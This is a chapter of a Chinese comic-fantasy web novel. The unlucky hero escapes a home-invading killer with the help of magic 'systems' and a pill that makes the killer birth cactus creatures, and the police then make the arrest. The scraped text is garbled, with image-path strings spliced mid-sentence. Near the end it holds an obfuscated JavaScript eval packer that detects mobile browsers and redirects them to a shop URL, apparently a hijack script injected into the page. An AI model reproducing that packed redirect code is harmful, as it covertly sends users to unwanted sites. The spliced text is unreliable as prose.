全程围观的几个系统就算没有欢呼出声,也都面露喜色。 太棒了,成功了! 阴湿小哥因为意外而瞪大了眼,阴湿的气质都淡了几分,显出一点呆萌来。 但这不重要,重要的是,这人竟然真学会了,才十分钟? 这是什么犯罪天才! 郝运得了自由后,并没有站起来,而是直接四肢着地,开始阴暗爬行。 他的手机在鸭舌帽那里,他不敢过去翻找。 但这不重要,他又不是只有一部手机。 郝运的目的是书房的电脑桌,那里有他的备用手机。 平时锻炼身体时没少爬,不到一分钟,他十分利落且无声地就到了桌子底下。 手机、手机…… 托平时用完东西会定点收纳的习惯,他顺利在桌子的小抽屉里摸到了小方块。 摄像头扫到人脸,立即亮屏开锁。 还好他每天都给这手机充电,这会儿还有电量。 郝运没有犹豫就按下了110,基本上所有人都在睡觉的时间点,电话很快就接通了。 “救命,有杀人犯进我家了。” 郝运用最轻的声音,和最快的语速说道。 11. 第 11 章 郝运刚对着电话报完自家地址,他那手机突然催命似地唱了起来。 【他大舅他二舅都是他舅~高桌子低板凳都是木头~】 土匪似的破锣嗓子,效果堪比叫魂,灵魂比肉-体先清醒。 郝运忍不住骂了一声“艹”,他决定了,他要收回给李原的半个亿。 这破铃声是李原专属。 天都没亮呢,这人打电话过来是要干什么,叫他起床尿尿? 郝运做不到瞬移回跑步机那里,把自己手脚用两套方案锁起来。 他只能选择冲去关书房的门。 他不指望那扇年纪比他还大的木板门能挡住一个孔武有力的中年男人,但是能挡几秒是几秒,总好过什么也不做等着人冲进来。 冲到门边时,郝运看到鸭舌帽已经起来,并发现他不见了,隔着一个客厅,两人突然对视。 砰。 郝运吓得一把将门板碰上,一个反锁。 可惜门边什么也没有,想堵门郝运只能用自己的小身板往上堵。 他用后背和屁股贴着门,脚下用力,死死抵住。 门把手被人在外面用力扭动,反锁的门自然打不开。 紧接着,外面便归于寂静。 郝运更用力地抵着门,他不相信对方能轻易放过他。 默数三秒,然后就听砰一声巨响,郝运差点随着门板被震飞。 重新贴回门板上,郝运心凉,他家这门板能顶得住三次踹吗? 念头刚起,第二踹又到。 郝运也知道了他家书房门板的极限。 门板直接被踹飞,郝运撅着屁股被巨力带着往前飞扑出去,一直扑到电脑桌前,一手打飞了桌上的水杯,一手按到了来这个家后就一直苟延残喘的仙人柱盆栽上。 “啊!” 郝运一声惨叫,手心开了“花”。 鸭舌帽走进书房,他的声音阴沉得可怕:“我小看你了,连手铐都能解得开,小子,本来你好好合作,我还能留你一条小命,现在看来,你是自己找死。” 扑在桌上的郝运一个转头,面向鸭舌帽。 “叔,杀没杀人,警察通缉令的级别是不一样的,这你知道吧?你要是现在走的话,就当什么事也没发生,不然我死了,你也跑不了。” 鸭舌帽不接话,朝着他冷冷一笑,眼神仿佛淬了毒。 郝运计算了一下时间,显然警察出警再快,也不太可能在几秒内出现在他家书房。 陷入绝境,死神似乎挥舞着镰刀站在了鸭舌帽的身后,准备收割郝运的小命。 一切发生得很快,似乎只是两三个呼吸的时间,而只要再多一个呼吸,郝运可能就要变成一个被扎破的口袋。 鸭舌帽掂了掂手上的匕首,对准了郝运的肚子,似在考虑是横切还是竖切。 而就在那一刹那,郝运操起书桌上的仙人柱盆子就往对方身上砸。 鸭舌帽迅速往旁边一避,但还是晚了一点,仙人柱刚巧砸中他的上臂,尖尖的刺轻易刺穿薄薄的衣料,扎进了他的皮肤。 刺痛上鸭舌帽低头看去,只有他手掌高度的仙人柱就那么连盆挂在他手臂上。 仙人柱的上面还挂了颗圆溜溜的深褐色小玩意……这是麦丽素? 然后他后知后觉才感觉到不对劲。 哪家的仙人掌扎到人能把自己挂上面,还带着盆一起挂? 鸭舌帽感觉不对,伸手甩了一下,结果没甩掉,加了点力后,依旧死死粘在上面。 这下他是真有点着急了,用另一只手去抓小花盆。 结果这次一抓,花盆直接被他抓了下来,就像是如果他不做这个动作,花盆也会掉。 而鸭舌帽也注意到了另一件事,就是仙人柱上的“麦丽素”不见了。 他没看到它掉下去,但就是在眨眼间不见了。 真见鬼了。 这小子有点邪性,在医院的楼梯间直接叫破他杀手身份就已经让他感觉不太好。 鸭舌帽随手将小花盆往地上一扔,再次看向郝运,面露杀意。 待宰羔羊郝运也正看着他,却露出一脸惊异的表情。 顺着他的视线,鸭舌帽看到了这辈子最惊悚的一幕,仿佛有人拿打气筒接上了他的肚脐眼,正拼命往他肚子里打气,转眼之间,他的肚子鼓成了球。 简直要炸了! 鸭舌帽慌了,比他第一次杀人之后都要慌张。 “你,你对我做了什么?快说,不然我杀了你!” 他手里的匕首直指郝运。 郝运无辜,但不敢动。 只有视线转向了被鸭舌帽扔到地上,此时已经摔得盆植分离的仙人柱。 是它“做”的,和他没关系啊。 鸭舌帽说话间,肚子又大了一圈,他感觉自己的五脏六腑都被顶得移了位。 被顶的胃让他想吐,被顶的膀胱让他想尿,上下皆难受。 呕! 鸭舌帽突然干呕了两声,饶是如此,他还想拿着匕首刺郝运。 郝运大喊一声:“你怀孕了,别动了胎气!” 男人怀孕,且在此时此刻,眨眼之间?真是如此离谱。 但由不得鸭舌帽不信,肚子撑到极限后,他突然感觉到了肚子痛。 不会是要生了吧? 鸭舌帽的脑海里闪过这么个离谱到家的念头,而郝运也在脑海里问生子系统。 骑着红鲤鱼的小人绕着鸭舌帽转圈圈,下了判断:【对,他要生了。】 郝运十分不确定:【他能生出什么来,仙人柱的种子,半植物半人的怪物?还是长着仙人柱尖刺的人类?】 急中生智,生死关头,郝运根本顾不上后果,先把人搞怀孕了再说。 孕妇孕夫,多少会影响行动吧? 生子系统也摇头:【这我就不知道了,我也没见过这么跨物种的繁殖方式。】 然后它又生气:【你知道生子丸有多宝贵吗?你竟然这么用!暴殄天物啊暴殄天物!你会被雷劈的!】 鸭舌帽的肚子大到一定程度,他的衣服和裤子被顶得上下翻卷,只将一个不太白的肚皮露在外面。 然后那像是鼓气鼓得炸开才甘心的肚子突然就裂开了。 把人吓得直接软倒在地。 鸭舌帽和郝运都吓得叫了一声。 不过郝运显然不比鸭舌帽魂飞魄散,一来裂开的不是他的肚子,二来有生子系统在那里解说安慰。 骑鱼小人:【没事没事,这是要生了,本系统的生子丸包售后,无痛怀,也无痛生,生完立即健步如飞,跟个没事人似的。】 如此说来,确实也是个好东西。 随着它的声音落下,鸭舌帽裂开的肚子里往外蹦出了一个娃……跳舞仙人掌? 除了没底座,小了几号,这和那个会学声扭动的玩具有什么区别? 手掌长度一根长条状,中间往左右长了两只“手”,圆柱顶部长了俩眼球,没鼻子没耳朵,嘴巴是一条两头微微上翘的红线。 还是个天生的微笑唇。 小玩意就一根光杆,底下没分叉出腿,落了地只能蹦着扭着走,跟条 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17375011|200054||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' 立起来的蛆似的。 郝运都没震惊完,紧接着第二个、第三个……一个接一个从鸭舌帽的肚子里往外蹦。 对了,这还是一胎99宝丸。 眨眼间,地上已经全是绿色的小跳“蛆”,都快没下脚的地方。 鸭舌帽已经疯了大半,他瞪着自己的肚子就像是在瞪一个不断往外冒出魔鬼的深渊。 郝运看完这“稀奇”,突然避过满地小玩意,拔腿就往外跑。 他可记着呢,等人生完了就又能健步如飞了,没有半点作为产妇……产夫的虚弱期。 鸭舌帽喊他:“站住,你站住,这是怎么回事,你到底对我做了什么?” 顶着裂了口子往处蹦“诡异”的肚子,他半点不敢动。 郝运已经跑过客厅,跑到了阳台。 他家楼层低,所有窗户都是防盗窗,但这并不能阻止郝运。 资深倒霉人士早就演练过几百次家里发生火灾之后如何逃生,他就是闭着眼睛,都能做到拿到防盗窗的钥匙开窗,再用逃生绳跳楼逃离。 郝运的倒霉虽然无止境,但是大部分时候,它讲究一点创意。 至少短时间内不会发生同样的倒霉事。 比如,大门突然卡死打不开了,那他要开窗基本上就不会遇到“同上”情况。 于是,郝运一气呵成,利用逃生绳从窗户出去,嗖一下降到了底楼。 楼层虽低,他也不敢冒着99%的断腿可能往下直跳。 而警车也在此时赶到小区外,特警、刑警、民警多警合作,悄无声息摸到了楼下。 其中一夜来了两次的民警看到郝运的脸,立即将人认了出来,赶紧将他拉到一边安全处。 “是你报的警?你没事吧?” 郝运一时间说不出话,只伸手指楼上他家,表情说明一切。 所有人跟着他抬头。 缓了这一下,郝运才找回自己的声音:“杀手,在屋里,是捅了小虞总又跟到医院那个鸭舌帽。” 接下来的事就交给警察了,郝运担心这些冲在一线的人员安危,把他从犯罪系统那里得来的信息,混着他的真实所见,一起做了信息补充。 “他有匕首,还拿出手铐铐我,他说自己杀过五个人,你们小心他身上有别的武器,我怕他有枪……还有我家大门门锁坏了,从里面打不开。” 所以人要逃跑的话,大概率是和他一样走窗户。 郝运被认出他的民警带去警车里休息,给他披了块毯子,遮挡了一下还不明亮的天光都遮挡不住鲜红张扬的裤衩子,顺嘴和他搭话,缓解一下情绪。 “今年本命年?现在小年轻还都挺讲究。” 郝运两只大红脚微微不自在地扣成了一个小内八。 “没,就是平时比较倒霉,想图个吉利。” 也就说了几句话,陪着郝运的民警突然说:“抓到了。” 郝运精神一振,跟着对方的视线往小区大门处看。 鸭舌帽双手背铐,左右都是警察。 他头上已经没了帽子,露出半长不短且白了小半的头发。 唯一奇怪的是,他的表情不似被抓之后的颓丧绝望,或是穷凶极恶的亡命之徒的猖狂淡定,而是满满全是世界观受到了冲击的不敢置信,与神经质的神神叨叨。 “不,不是……生了,我生了……仙人掌……好多好多……” 郝运就听坐他旁边的民警啧了一声:“这不是被抓了之后想扮精神病脱罪吧?” 郝运:……有可能,但也可能是真被吓得不太正常了。